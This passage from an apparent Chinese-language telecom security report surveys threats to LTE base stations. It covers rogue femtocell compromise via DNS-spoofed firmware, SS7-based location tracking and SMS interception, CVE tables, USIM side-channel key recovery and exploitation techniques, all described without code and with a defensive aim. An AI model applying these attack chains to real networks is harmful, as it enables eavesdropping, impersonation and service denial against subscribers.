由於 VoLTE 是使用 VoIP 此項發展已久的技術，因此容易誤認為 VoLTE 已是一套完整且安全的系統。然而，由上面的敘述可知，VoLTE 將 VoIP 技術應用於手機網路其實會帶來新的威脅與風險，不但會造成計費上的問題，更會對手機網路系統造成巨大傷害。雖然針對 VoLTE 的攻擊並非直接與基站有關，基站在其中的角色僅扮演著信令傳遞的中介，但是如果能夠越早偵測到這些攻擊流量，提早阻絕，可以減少核心網路的負擔。如果上述論點成立，要在基站端分析流量的話，勢必要解析其 IP 封包，到時候 Uu 端的通訊安全可能因惡意的 IP 封包而影響基站的系統安全性和穩定性。

（三）S1 介面

S1 介面為在基站以及 EPC 中間的傳輸介面，在 3G 中，基站及背後的 EPC 均是由電信業者自行架設控管，因此基站和 EPC 是受到其他元件所信任的。但在行動寬頻網路，標準規範中另外制定了微型基站架構，也就是一種較小型且可經由使用者所認購並架設於用戶端的基站。如下圖 4- 57 所示，微型基站（HeNB, Home eNodeB）會透過一個不安全的連線連接 EPC，此 HeNB 必須由 HeMS（Home eNodeB Management System）所認可才能通過認證。而當 UE 欲進行連線時，MME 將會檢查 CSG（Closed Subscriber Group）清單以確認該使用者是否有足夠權限連上目標 HeNB。因此在使用 HeNB 時可能發生兩種問題，第一種是源自於不安全的連線，向 HeNB 所製造的攻擊。第二種則是 HeNB 遭破解，使得 HeNB 得以對 EPC 產生攻擊。然而，在目前的行動寬頻網路協定設計中，仍將 HeNB 和 EPC 互相視為可信賴的元件，在協定的許多處疏忽了身分的驗證，導致攻擊者有機可乘。以下針對基站與核心網路間溝通的安全問題與風險，攻擊管道發生在 S1 介面上的範例進行說明。




圖 4- 57 HeNB 架構示意圖

資料來源：A Survey on Security Aspects for LTE and LTE-A Networks

根據 2012 年發表的論文[78]所提到的 S1 界面攻擊。此篇論文[79]中藉由破解電信業者所供應的一台 HeNB，拿到完整的控制權限來實現在 S1 界面所做的攻擊，不但可以成功解密使用者所傳遞的訊息，同時也可竄改使用者的訊息及假冒他人發起通話。

[78] Golde, N., Redon, K., & Borgaonkar, R. (2012, February). Weaponizing Femtocells: The Effect of Rogue Devices on Mobile Telecommunications. In NDSS.

[79] Cao, J., Ma, M., Li, H., Zhang, Y., & Luo, Z. (2014). A survey on security aspects for LTE and LTE-A networks. Communications Surveys & Tutorials, IEEE, 16(1), 283-302.

在破解基站時，利用了 HeNB 內的還原程序，此程序是當基站因為任何原因而無法連接上電信業者的網路時所使用的自行修復程式。

在執行這個程序時，基站會向電信業者的 OAM 索取一個韌體映像檔並用其安裝以自動修復。然而此處出現了兩個致命性的錯誤使得 HeNB 得以被破解，第一個是在基站和 OAM 進行溝通時並沒有做好雙向認證，意即基站並沒有確認連接上的 OAM 真的是電信業者的 OAM，因此攻擊者可以使用 DNS spoofing 的攻擊技巧來誘使基站連接上攻擊者所架設的 OAM 並提供錯誤的韌體映像檔。DNS 為將 Domain name，例如 www.example.com，轉換為其所存在的 IP 服務，而 DNS spoofing 攻擊即為在使用者做 DNS 查詢時，惡意提供假的 IP，使其連結到錯誤的主機。第二個錯誤則是，雖然 OAM 所提供的韌體映像檔是經過加密並憑證的，但是 OAM 伺服器同樣也提供了用於解密的金鑰。因此，攻擊者可以將電信業者原本所提供的韌體映像檔加上攻擊所需的功能，再利用前所述的還原程序將此韌體映像檔安裝於 HeNB。藉由此項攻擊，攻擊者可以完全掌控 HeNB，並得到最高的權限，以實現後續對 S1 的攻擊。

在破解 HeNB 後，第一步便是對於保密性（Confidentiality）的攻擊。在過去的 GSM 系統中，曾經有所謂的 IMSI-Catcher 裝置，藉由偽裝成電信業者的基站，竊取他人的 IMSI，可用於辨識並追蹤受害者的手機。在 3G 中由於加入了認證服務網路的機制，因此此種裝置的攻擊並無法成功達成，但此時利用被破解的 HeNB 便可達成同樣的攻擊。由於 HeNB 是受認證並且為授權的裝置，受害者的裝置便會連上此遭破解的 HeNB 並被竊取 IMSI。

此外，HeNB 分為三種存取模式，分別為開放存取模式、混合存取模式和封閉存取模式。設為開放存取模式時，所有電信業者的所有使用者都可以連上此 HeNB。設為混合存取模式時，僅特定電信業者的所有使用者可連上此 HeNB。而設為封閉存取模式時，只有特定電信業者且經過註冊的使用者可以連上此台 HeNB。藉由此設計，攻擊者可以將 HeNB 切換為開放存取模式，誘使更多使用者連上此 HeNB 以做攻擊。被破解的 HeNB 所造成的危害並不僅止於竊取 IMSI，此攻擊甚至可以解密使用者所傳遞的訊息。

HeNB 在連結 SeGW 時為了確保資訊的安全會使用名為 IPSec（Internet Protocol Security，網際網路安全協定）的技術，IPSec 是通過重新包裝封包的方法來達到點對點的認證、加密。而擁有 HeNB 完整權限的攻擊者可以在 IPSec 進行初始程序時竊取

IPSec 時所使用的密鑰，因此可以利用此密鑰將使用者以為被 IPSec 所保密的訊息解密，並得知其所傳遞的內容。同時，當然也可以監聽其撥打電話時的對話內容，甚至是視訊電話的影像內容。

在成功破壞行動網路中的保密性以後，攻擊者可以利用遭破解的 HeNB 進一步攻擊完整性（Integrity），這個攻擊方式可以成功破解所有使用者手機所傳出的資料的完整性。攻擊者可以在 HeNB 和伺服器之間架設一個代理伺服器，並將 HeNB 的資料導向該代理伺服器，利用此代理伺服器來實現中間人攻擊。透過此代理伺服器，攻擊者可以輕易的修改使用者所傳送的資料內容，並且不需要重新進行認證或者加密，因為已經由 HeNB 所完成。對於此種攻擊，不論是使用者或伺服器端都是無法察覺資料已遭竄改的，可見在 HeNB 已遭破解的形況下，目前的設計架構是完全無法保證使用者的資料完整性的。

藉由此遭破解的 HeNB，使用者甚至得面臨驗證性（Authenticity）遭到破壞的風險，這代表著攻擊者能夠任意的使用受害使用者的名義撥打電話、傳送訊息，並且不需經由竄改受害使用者所發出的資料便能達成攻擊，意即攻擊者可以以受害者的名義大量發送資料，使受害者的帳單金額大幅增加。另一種可能造成的威脅則是用於社交工程，攻擊者可以使用受害者的名義欺騙他人，以達到騙取金錢、機密等目的。在此攻擊中，攻擊者將 HeNB 當做使用者和閘道之間的中間人，以做中間人攻擊。攻擊者可以運用一些服務或者是搜尋的要求來騙取使用者的認證，並利用此認證來欺騙伺服器，以達到假冒身分的目的。在這種攻擊之下，即使是電信業者也無法追查此假冒的流量究竟是從何發出的，因為對於電信業者來說這些訊息都是從電信業者網路內部發出的，而非從其他外部閘道進入。

最後，利用遭到破解的 HeNB 同樣可以達成對於可用性（Availability）的攻擊，意即所謂的阻斷服務攻擊（Denial of Service）。在使用者手機進入關機模式時，會向基站發送 IMSI DETACH MM 的訊息，以向基站進行 DETACH 的動作。然而，此項訊息是沒有經過驗證的，因此攻擊者可以利用竊取到的 IMSI 偽裝成受害者進行 DETACH 的動作，而被欺騙的伺服器便會停止向受害者提供服務，然而使用者並不知道自己的服務被停止了，藉此向攻擊者發起阻斷服務攻擊。在典型的網路中，欲達成此項攻擊攻擊者必須和受害者在同一地理區域內，才能對該處的伺服器提出請求，但電信業者通常會另外設置一個伺服器對所有區域範圍的使用者提供服務，使得此項攻

擊可以不再局限於同一地理區域當中，成為全球化的威脅。

由上述的例子可知，不論是否為電信業者所自行架設的元件，皆有被入侵且遭到操控的可能性。因此，不但傳輸的資料應該要加密且檢查是否被竄改，雙方的互相認證也是必要的。目前電信業者所架設的設備中，為了增加效率，多數 eNodeB 在連接 EPC 時並未使用 IPSec 等安全防護，在元件間的溝通也都沒有做完整的雙向認證，這些都是有待改善的地方。

（四）X2 介面

X2 介面為基站與基站之間的溝通介面，此介面主要處理移動性和撥打電話等功能。在 3G 系統中使用 SS7（Signaling System Number 7）系統以實現換手、撥打電話、計費功能。在 2015 年的 Hitcon 研討會[80]中，也有人提出經由入侵 SS7 系統，可以偽裝成 SS7 中的元件。入侵的方法包括取得合法、半合法的執照，或是直接尋找擁有進入 SS7 系統權限的人，抑或是直接入侵 SS7 的邊緣裝置，以獲得 SS7 的存取權。在入侵 SS7 系統之後，便可以偽裝成 SS7 當中的元件以達成各項攻擊，以下將介紹利用入侵 SS7 系統所發起的攻擊。

第一項攻擊為利用簡訊系統追蹤使用者的所在位置。攻擊者入侵 SS7 系統以後，可以偽裝成簡訊服務中心（SMSC）。攻擊者便可以簡訊服務中心的身分，向服務中心（MSC）發送 provideSubscriberInfo 請求，獲取目標使用者所在的基站識別碼，並利用此識別碼判別出使用者所在的實際位置。此種攻擊是十分難以阻擋的，因為在 SS7 系統當中，有相當多且必要的用於獲取位置資訊的請求。

第二項攻擊則是攻擊者可偽裝成服務中心，並對目標使用者發動阻斷服務攻擊，藉由此攻擊可以使受害者無法撥打、接聽電話，甚至是收發簡訊。攻擊者利用偽造的服務中心身分，可以先獲取關於己身的資訊，例如位置、識別碼等，以做下一步攻擊使用。接下來便可以向 HLR 發送訊息，將受害者註冊在攻擊者所偽造的服務中心，讓 HLR 以為受害者已經移動至新的基站，而為其做換手的動作。在達成了這一連串的動作之後，若有其他使用者欲連繫受害者，便會向 HLR 做查詢其服務中心的動作。

[80] http://hitcon.org/2015/CMT/download/day1-d-r0.pdf

然而，此時 HLR 中的服務中心已被更改為偽造的，因此所有發向受害者的通話將轉送到偽造的服務中心，而無法送至真正的受害者手中，達成阻斷服務攻擊。

最後一項攻擊則是與第二項攻擊大同小異，此項攻擊利用相同的手法達到攔截短訊的手段。攻擊者同樣是利用偽造的服務中心，替受害者進行強制的換手動作。而此後他人發向受害者的簡訊便會流向攻擊者手中，使得受害者的簡訊遭到攔截並且洩漏出使用者的隱私。

以上雖然是攻擊 3G 系統的介面，而行動網路相對於網際網路為封閉，安全漏洞比較難以發現。目前行動寬頻網路較多人討論換手機制的安全疑慮，但還沒有發現相關之研究論文。

（五）風險評估

在上述內容中可看出不論是在 LTE-Uu 介面、S1 介面或者是 X2 介面，都有為數不少的資安威脅，面對這些威脅，勢必要做好風險的評估並且盡量避免攻擊的發生。表 4- 19 整理基站連接介面可能遭受之資安風險威脅。

表 4- 19 基站資安風險評估表

介面	風險
LTE-Uu	1 基站服務阻斷 ・ 訊號干擾 ・ 殭屍網路流量堵塞 ・ 軟體漏洞 ・ 大量 SIP 封包 2 基站遭破解 ・ 軟體漏洞 3 攻擊者假冒用戶身份 ・ 偽造 SIP 封包 4 付費機制被繞過 ・ 使用 VoLTE 默認承載 5 用戶電量異常消耗 ・ VoLTE 無聲電話攻擊

介面	風險
S1	1 用戶通訊內容遭竊聽 ・ 使用破解的基站解密封包 2 用戶通訊內容遭竄改 ・ 使用破解的基站竄改封包 3 攻擊者假冒用戶身份 ・ 使用破解的基站竄改封包 4 用戶之通話服務遭阻斷 ・ 使用破解的基站強制關閉服務
X2	1 用戶之位置洩漏 ・ 偽裝成 SS7 元件 2 用戶之通話服務遭阻斷 ・ 偽裝成服務中心為用戶做換手 3 用戶之通話、訊息遭攔截 ・ 將訊息導至偽造的基站

資料來源：本團隊整理

二、基站系統軟體惡意行為模式研究

即便是封閉的、可信任的基站，在運轉的過程當中，仍需要透過更新的步驟。中間的過程有可能會讓系統內部的檔案受到更動。如果在更新的過程當中被置換、或是無意地產生軟體漏洞，則該基站就有可能會因漏洞而被攻擊的可能性。以下將先介紹基站所遭遇到的軟體威脅及預防方法。

（一）系統弱點研究

軟體的弱點往往會導致許多漏洞產生，一旦漏洞遭到有心人士的利用，隱私資料與系統控制權就會落入攻擊者的掌握之中。因此，對於軟體弱點的了解與認識，是至關重要的課題。系統的可接觸範圍由防火牆切開，可分成內部與外部兩種來探討。

1. 外部弱點(External vulnerabilities)

指的是攻擊者透過系統在防火牆外部之公開且可由外部網路直接存取與接觸的服務，存在的潛在漏洞進行攻擊，造成的危害。常見的包括 SQL 的注入、伺服器的模組漏洞以及協定實作導致的威脅等(請參見表 4- 20)。

表 4- 20 系統外部弱點

標題	外部弱點說明
Cisco IOS Malformed IPV4 Packet Denial of Service Vulnerability **CVE-2003-0567**	Cisco IOS 的 11.x 與 12.0 到 12.2 允許攻擊者以特定的次序送出 IPv4 封包到路由器的特定介面，使得該介面被標記為 full，引起 DoS。
OpenSSL Multiple Remote Security Vulnerabilities **CVE-2014-0224,CVE-2014-0221,CVE-2014-0195,CVE-2014-0198,CVE-2010-5298,CVE-2014-3470,CVE-2014-0076**	包含多種 OpenSSL 的弱點： 1. CVE-2014-0224 利用 OpenSSL 伺服器端沒有檢查 handshake 的訊息順序，導致中間的攻擊者可以解密得到加密通訊的密鑰，進而獲得通訊的內容。 2. CVE-2014-0195 允許攻擊者送出一個非法的 DTLS fragments，可以讓攻擊者在 OpenSSL DTLS 的 client 與 server 運行任意的程式碼。 3. CVE-2014-0221 允許攻擊者送出一個非法的 DTLS handshake 到 OpenSSL client，遞迴地導致 DoS 攻擊。 4. CVE-2014-0198 可以讓攻擊者透過一個 NULL 指標的反解造成 DoS 攻擊。 5. CVE-2010-5298 允許攻擊者透過 ssl3_read_bytes 函數的 race condition 問題，插入跨 session 的資料或者導致 DoS 攻擊。 6. CVE-2014-3470 指出 OpenSSL 的 TLS 客戶端開啟匿名 ECDH ciphersuites 會使得它容易遭受 DoS 攻擊。 CVE-2014-0076 指出因為 OpenSSL 中實作 swap 操作的程式碼片段沒有常數時間的行為，導致本地使用者可以透過 FLUSH_RELOAD cache side-channel 攻擊取得 ECDSA 的 nonces。
SSL/TLS Server Factoring RSA Export Keys (FREAK) vulnerability **CVE-2015-0204**	s3_cInt.c 中的 ssl3_get_key_exchange 函數允許獲得 SSL 連線階段控制權的攻擊者強迫連線改為低等級的加密，然後透過攔截足夠多的加密流量，使用暴力破解解出明文。
Apache HTTP Server Multiple Cross-Site Scripting Vulnerabilities **CVE-2007-6388, CVE-2007-5000, CVE-2008-0005**	Apache HTTP Server 中的 mod_status、mod_proxy_ftp、mod_imap 模組，有 XSS 弱點，允許攻擊者插入任意的網頁腳本程式碼。

標題	外部弱點說明
OpenSSH Signal Handling Vulnerability **CVE-2006-5051,CVE-2006-4924,CVE-2006-5052,CVE-2006-4925,CVE-2006-5229**	1. CVE-2006-5051 指出 OpenSSH 中 Signal handler 的 race condition 允許攻擊者利用此現象癱瘓主機，造成 DoS 攻擊。更嚴重的是，如果 GSSAPI 認證功能有開啟，則會導致攻擊者能夠執行任意程式碼。 2. CVE-2006-4924 允許攻擊者構造一個包含重複區塊的 SSH 封包，導致主機的高 CPU 使用率，進而 DoS 該台主機。 3. CVE-2006-5052 看不懂 4. CVE-2206-4925 允許攻擊者透過送出非法協定序列造成 DoS。 CVE-2006-5229 指出攻擊者可以透過時間的差異來決定出合法的使用者名稱。
OpenSSL Weak RSA Key Exchange Vulnerability **CVE-2015-0204**	s3_cInt.c 中的 ssl3_get_key_exchange 函數允許獲得 SSL 連線階段控制權的攻擊者強迫連線改為低等級的加密，然後透過攔截足夠多的加密流量，使用暴力破解解出明文。
SSH Protocol Version 1 Supported **CVE-2001-1473**	SSH-1 協定會導致中間人攻擊，透過 replay 的方式將較弱的公鑰送予目標，並允許攻擊者計算出對應的私鑰與會話 ID 進而偽裝欺騙目標。
Microsoft Windows HTTP.sys Remote Code Execution Vulnerability (MS15-034) **CVE-2015-1635**	Windows 7SP1, Windows Server 2008 R2 SP1, Windows 8, Windows 8.1 以及 Windows Server 2012 Gold and R2 允許攻擊者透過精心製作的 HTTP request 來執行任意程式碼。
EOL/Obsolete Software: PHP 5.3.x Detected **No CVE**	PHP 5.3.x 已經被官方宣布生命週期結束，代表將不再有更新與維護，這導致還在使用此版本的使用者暴露在無法修補之漏洞的威脅之中，因此盡快升級到新版的 PHP 是避免此弱點的方法。
Cisco IOS Malformed IPV4 Packet Denial of Service Vulnerability **CVE-2003-0567**	Cisco IOS 的 11.x 與 12.0 到 12.2 允許攻擊者以特定的次序送出 IPv4 封包到路由器的特定介面，使得該介面被標記為 full，引起 DoS。

資料來源：Qualys

2. 內部弱點(Internal vulnerabilities)

指的是系統從防火牆內部的網路遭受到的威脅(請參閱表 4- 21)。設想一個維護網頁的工程師，僅能透過一般使用者帳號進入主機維護網頁程式碼，結果他卻透過本地提權的方式獲得管理員權限，獲得主機控制權，意圖做出非法舉動。又或者一個粗心的員工因為將遭受病毒感染的隨身碟插入主機，導致主機受到感染，下載並執行惡意的後門程式，造成系統的危害。以上兩例都是內部弱點的實例。

表 4- 21 系統內部弱點

標題	內部弱點說明
Oracle Java SE Critical Patch Update - October 2015 **CVE-2015-4835,CVE-2015-4881,CVE-2015-4843,CVE-2015-4883,CVE-2015-4860,CVE-2015-4805,CVE-2015-4844,CVE-2015-4901,CVE-2015-4868,CVE-2015-4810,CVE-2015-4806,CVE-2015-4871,CVE-2015-4902,CVE-2015-4840,CVE-2015-4882,CVE-2015-4842,CVE-2015-4734,CVE-2015-4903,CVE-2015-4803,CVE-2015-4893,CVE-2015-4911,CVE-2015-4872,CVE-2015-4906,CVE-2015-4916,CVE-2015-4908**	甲骨文公司在 2015 年十月的時候，發布了包含許多重大安全修訂的 Java 更新，使用者應該盡快更新至此 Java 版本，以避免遭受這些漏洞的攻擊。
Microsoft Windows Remote Code Execution Vulnerability (MS15-115) **CVE-2015-6100,CVE-2015-6101,CVE-2015-6102,CVE-2015-6103,CVE-2015-6104,CVE-2015-6109,CVE-2015-6113**	Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT Gold and 8.1, and Windows 10 Gold and 1511 的 kernel 允許本地使用者利用精心設計的一個應用程式(Windows Kernel Memory Elevation of Privilege Vulnerability)獲得系統權限。
Microsoft Schannel Spoofing Vulnerability (MS15-121) **CVE-2015-6112**	允許攻擊者透過中間人攻擊獲得機密資訊，或透過三次握手攻擊修改 TLS 會話資料。

標題	內部弱點說明
Microsoft Windows Winsock Privilege Escalation Vulnerability (MS15-119) **CVE-2015-2478**	允許本地使用者透過精心製作的程式(透過 Winsock 呼叫一個非法位址)，來取得系統權限。
Microsoft Windows Graphics Component Remote Code Execution Vulnerability (MS15-128) **CVE-2015-6106,CVE-2015-6107,CVE-2015-6108**	允許遠端攻擊者透過精心製作的嵌入字體執行任意的程式碼。
Adobe Flash Player and AIR Security Update (APSB15-28) **CVE-2015-7651,CVE-2015-7652,CVE-2015-7653,CVE-2015-7654,CVE-2015-7655,CVE-2015-7656,CVE-2015-7657,CVE-2015-7658,CVE-2015-7659,CVE-2015-7660,CVE-2015-7661,CVE-2015-7662,CVE-2015-7663,CVE-2015-8042,CVE-2015-8043,CVE-2015-8044,CVE-2015-8046**	Adobe 公司在 2015 年九月釋出多項安全威脅的更新補丁，有些威脅可能導致攻擊者控制系統權限。因此，使用者應該要更新此補丁，以避免受到攻擊者的威脅。
Microsoft Windows NDIS Privilege of Elevation Vulnerability (MS15-117) **CVE-2015-6098**	Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, and Windows 7 SP1 內 Network Driver Interface Standard(NDIS)的緩衝區溢出漏洞允許本地使用者透過精心製作的應用程式獲得系統權限。
Microsoft Internet Explorer Cumulative Security Update (MS15-124) **CVE-2015-6083,CVE-2015-6134,CVE-2015-6135,CVE-2015-6136,CVE-2015-6138,CVE-2015-6139,CVE-2015-6140,CVE-2015-6141,CVE-2015-6142,CVE-2015-6143,CVE-2015-6144,CVE-2015-6145,CVE-2015-6146,CVE-2015-6147,CVE-2015-6148,CVE-2015-6149,CVE-2015-6150,CVE-2015-6151,CVE-2015-6152,CV**	包含多項漏洞的修正，其中 IE 的記憶體弱點最嚴重可能導致使用者瀏覽攻擊者製作的網頁時，強迫執行程式碼，進而取得與本地相同的使用者權限，如果透過系統管理員身分瀏覽網頁，則遭受的影響更為深遠。

標題	內部弱點說明
E-2015-6153,CVE-2015-6154,CVE-2015-6155,CVE-2015-6156,CVE-2015-6157,CVE-2015-6158,CVE-2015-6159,CVE-2015-6160,CVE-2015-6161,CVE-2015-6162,CVE-2015-6164	
Microsoft Office Remote Code Execution Vulnerabilities (MS15-116) **CVE-2015-2503,CVE-2015-6038,CVE-2015-6091,CVE-2015-6092,CVE-2015-6093,CVE-2015-6094,CVE-2015-6123**	Microsoft Office 中的漏洞導致使用者開啟攻擊者製作之惡意 Office 檔案時，允許執行遠端程式碼，進而使用當前使用者權限執行任意程式碼。
Microsoft Windows Kernel-Mode Drivers Privilege Escalation Vulnerabilities (MS15-135) **CVE-2015-6171,CVE-2015-6173,CVE-2015-6174,CVE-2015-6175**	Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT Gold and 8.1, and Windows 10 Gold and 1511 允許本地使用者透過精心製作的程式取得系統權限。

資料來源：Qualys

內部弱點中因內部管理問題所引發的側通道攻擊(Side-Channel Attacks)也值得關注，側通道攻擊是間接地觀察硬體在運作時所洩漏出來的資訊，而不是傳統的直接破解方法，此攻擊方式可打破傳統的安全控管，完全繞過現有保護機制。在 2005 年由密碼模組驗證方案(Cryptographic Module Validation Program，CMVP)所舉辦之 Physical Security Testing Workshop，其中由中國科學院軟體研究所(Institute of Software, Chinese Academy of Sciences)與國家資訊安全重點實驗室(State Key Laboratory of Information Security)的 YongBin Zhou 與 DengGuo Feng 提出一份" Side-Channel Attacks: Ten Years After Its Publication and the Impacts on Cryptographic Module Security Testing"論文[81]中指出這類攻擊的技術方法和防禦對策之可行性與適用範圍，及認為往後的 FIPS 140-3 標準中，有其必要性評估密碼模組對於側通道攻擊(Side-Channel Attacks)攻擊抵抗力

[81] Zhou, Y., & Feng, D. (2005). Side-Channel Attacks: Ten Years After Its Publication and the Impacts on Cryptographic Module Security Testing. IACR Cryptology ePrint Archive, 2005, 388.

的評估。

在 10 年後，2015 年主要由上海交通大學(Shanghai Jiao Tong University)、中國科學院資訊工程研究所(Institute of Information Engineering, Chinese Academy of Sciences)的 Junrong Liu 和 Yu Yu 提出" Small Tweaks do Not Help: Differential Power Analysis of MILENAGE Implementations in 3G/4G USIM Cards"論文[82]中提到側通道攻擊（side channel attack）已經是一個越來越重要的焦點，特別是用在加密的嵌入式設備。這份文獻的貢獻是分析不同電信業者和製造商使用 AES-based MILENAGE algorithm 的 USIM 卡，並透過 Differential Power Analysis attacks 成功的恢復還原 USIM 卡上的加密訊息。

Differential Power Analysis 的攻擊技術是利用當晶片在執行不同的指令與各種運算時，其對應的功率消耗也相應變化。駭客可以使用特殊的電子測量儀和數學統計技術，來檢測和分析這些變化，進而得到晶片中的特定關鍵資訊，這是利用指令的電流變化來分析密碼算法和密碼的方法。測試使用的設備如下圖 4- 58，主要包含示波器、功率收集器、電腦含安裝 Side-Channel 分析軟體。

圖 4- 58 Differential Power Analysis 攻擊技術使用設備

資料來源：Springer International Publishing [Junrong Liu et al.]

[82] Liu, J., Yu, Y., Standaert, F. X., Guo, Z., Gu, D., Sun, W., ... & Xie, X. (2015, September). Small Tweaks Do Not Help: Differential Power Analysis of MILENAGE Implementations in 3G/4G USIM Cards. In *European Symposium on Research in Computer Security* (pp. 468-480). Springer International Publishing.

而 USIM 所存放網路認證相關資訊包含 K, Ki, Kc, OPc, c1-c5, r1-r5，該文獻利用功率分析將上述這些 Operator-defined parameters 透過計算中間變異與功率曲線之間的相關性，逐一恢復還原。從下表 4- 22 來看，恢復還原所需的時間大約 10~80 分鐘和 200~1000 條功率曲線，這對於安全管理人員而言是個重要的警訊。基於保密，文獻對電信業者及製造廠商僅以代號方式呈現。

表 4- 22 不同電信業者 USIM 測試結果

USIM	operator	manufacturer	technology	secrets	# of traces	time
#1	C1-1	C1-I	3G UMTS	K,OPc	200	10mins
#2	C1-1	C2-II	3G UMTS	K,OPc	200	10mins
#3	C1-1	C1-III	3G UMTS	K,OPc	200	10mins
#4	C1-2	C3-I	3G UMTS	K,OPc,r1, . . ., r5,c1,. . ., c5	1000	60mins
#5	C2-1	C2-I	3G UMTS	K,OPc,r1, . . ., r5,c1,. . ., c5	1000	70mins
#6	C1-3	C1-IV	4G LTE	K,OPc,r1, . . ., r5,c1,. . ., c5	1000	60mins
#7	C1-3	C1-II	4G LTE	K,OPc,r1, . . ., r5,c1,. . ., c5	1000	60mins
#8	C2-2	C2-II	4G LTE	K,OPc,r1, . . ., r5,c1,. . ., c5	1000	60mins

資料來源：Springer International Publishing [Junrong Liu et al.]

因此，當晶片卡製造廠商追求快速與成本減少，沒有進行如 Common Criteria 或 FIPS (Federal Information Processing Standards)等安全性評估，將可能會帶來安全性問題的隱憂。儘管如此，側通道攻擊(Side-Channel Attacks)有一個很大的限制條件，那就是通常情況下，需要實體接近才能進行，故本團隊將於下依章節針對基站提出相關之管理方針建議，擬訂基站實體安全與環境控制程序，建議電信業者可依循施行之實體安全與環境控制措施。

（二）軟體威脅

現今，軟體系統越來越複雜，然而開發時間有限，開發過程中常因人為疏失造成規格不符、設計錯誤、程式撰寫疏漏等問題，在軟體系統中留下漏洞，使得駭客得以利用漏洞進行攻擊、竊取資料。在這些威脅當中，最嚴重的莫過於「任意代碼執行」。

當攻擊者透過攻擊軟體漏洞，達成任意代碼執行，就代表著攻擊者可以對受害者的機器下達任意的指令。若再搭配利用內核中的漏洞，進一步的攻擊伺服器，甚至可能拿到該機器完整的使用權限，不但機密會遭洩漏，甚至可能被攻擊者利用，成為攻擊者的眼線。

而程式的設計不當也可能產生阻斷服務攻擊的威脅。嚴重的阻斷服務攻擊漏洞可能造成伺服器直接癱瘓、關閉，無法提供服務。攻擊者若利用此類漏洞，不需使用大量的機器製造分散式阻斷服務攻擊即可成功達成阻斷服務的目的。而伺服器的癱瘓甚至可能影響資料庫，造成重要資料的毀損。

另外，軟體的漏洞也可能造成系統資訊洩漏。當一個程式擁有任意位置讀取的漏洞時，攻擊者可以將記憶體中的內容一覽無遺。這些內容不但會使攻擊者得知系統資訊，以用做下一步攻擊，甚至可能直接從記憶體中取得機密資料，例如該程式所使用的金鑰等等。

1. 軟體漏洞攻擊

大部分滲透測試的第一步便是利用軟體漏洞攻擊，例如基站當中的韌體或者是其他提供服務的軟體，程式設計師可能在編寫程式時無意間產生的軟體漏洞，搭配各種攻擊手段，達成任意代碼執行的攻擊(請參見表 4- 23)。

表 4- 23 軟體漏洞及攻擊列表

類型	威脅
緩衝區溢位攻擊(Buffer Overflow Attack)	緩衝區溢位攻擊是駭客最常用的手段之一。利用程式設計上的錯誤，攻擊者可以在緩衝區上輸入大於緩衝區的資料，進一步控制程式流程，最後得到基站的控制權。此種攻擊可以說是最基礎、最容易發現的漏洞，對攻擊者來說也是最好利用的漏洞，現今也有大量對於此種攻擊的防禦可以使用。
格式化字串攻擊(Format String Attack)	格式化字串為 C 語言當中特有的弱點，利用此漏洞攻擊者將可以達到任意的讀取記憶體、任意寫入記憶體，搭配其他漏洞利用技術將可以控制程式流程。
重寫全局偏移表(GOT Hijacking)	重寫全局偏移表為一種漏洞的利用方式，攻擊者利用得到的任意寫入漏洞覆寫全局偏移表，以達成流程的控制，通常多搭配格式化字串漏洞、堆溢出攻擊。
返回導向編程攻擊 (Return-Oriented Programming)	返回導向編程攻擊為一種漏洞利用技術，用於繞過一些系統的防禦機制，例如資料段執行避免防禦。利用返回導向編程攻擊即使該目標軟體有使用防禦機制，也能夠成功地繞過並且達成攻擊。近年來也出現大量的防禦機制以應對這種攻擊，並且也有惡意軟體刻意使用返回導向編程以達成反分析。

資料來源:本團隊整理

2. 惡意程式

攻擊者可能利用各種基站的軟體漏洞，在基站放置惡意程式。惡意程式的類型包括電腦病毒、蠕蟲、木馬、後門等等(如表 4- 24)，使攻擊者能夠進一步的控制受害基站，利用受害基站攻擊其他基站，甚至是核心網路。

表 4- 24 惡意程式列表

類型	威脅
電腦病毒 (Virus)	攻擊者可以利用任意寫入、任意檔案上傳或者任意指令執行的漏洞放入被電腦病毒感染的檔案，當被感染的程式執行時，電腦病毒也會跟著執行，影響並且拖慢基站的執行速度，造成基站無法正常提供服務。
電腦蠕蟲 (Worm)	攻擊者可以利用任意寫入、任意檔案上傳或者任意指令執行的漏洞放入蠕蟲。相較於電腦病毒，蠕蟲不需要操作也能夠自動複製，感染周邊的基站或是網路元件，繁殖或是變種來增加生命週期。
木馬 (Trojan Horse)	木馬會偽裝成正常的程序提供服務，但在其中隱藏帶有惡意行為的程式碼，以躲避偵測。大部分的木馬是十分難以發現並且清除的，他將會隱藏在電腦深處並且案中竊取基站當中的機密資料，甚至控制基站以及其服務行為，更嚴重的則是可能竊取使用者的資訊，威脅使用者的隱私。
間諜軟體 (Spyware)	間諜軟體在感染到基站以後會埋伏在基站當中，並竊取機密資料。例如基站的金鑰、電信業者的資訊以及使用者的通訊內容等等都有可能遭到竊取。
勒索軟體 (Ransomware)	勒索軟體是近年來新興的一種惡意程式，會感染受害的系統後，並將其當中的文件進行加密，並且刪除原有的資料。電信業者的資料如果沒有妥善的備份，不完整的資料可能無法提供正常的服務。如果電信業者需要將基站其中的重要資料拿回，必須付出高額的贖金，造成莫大的經濟損失。
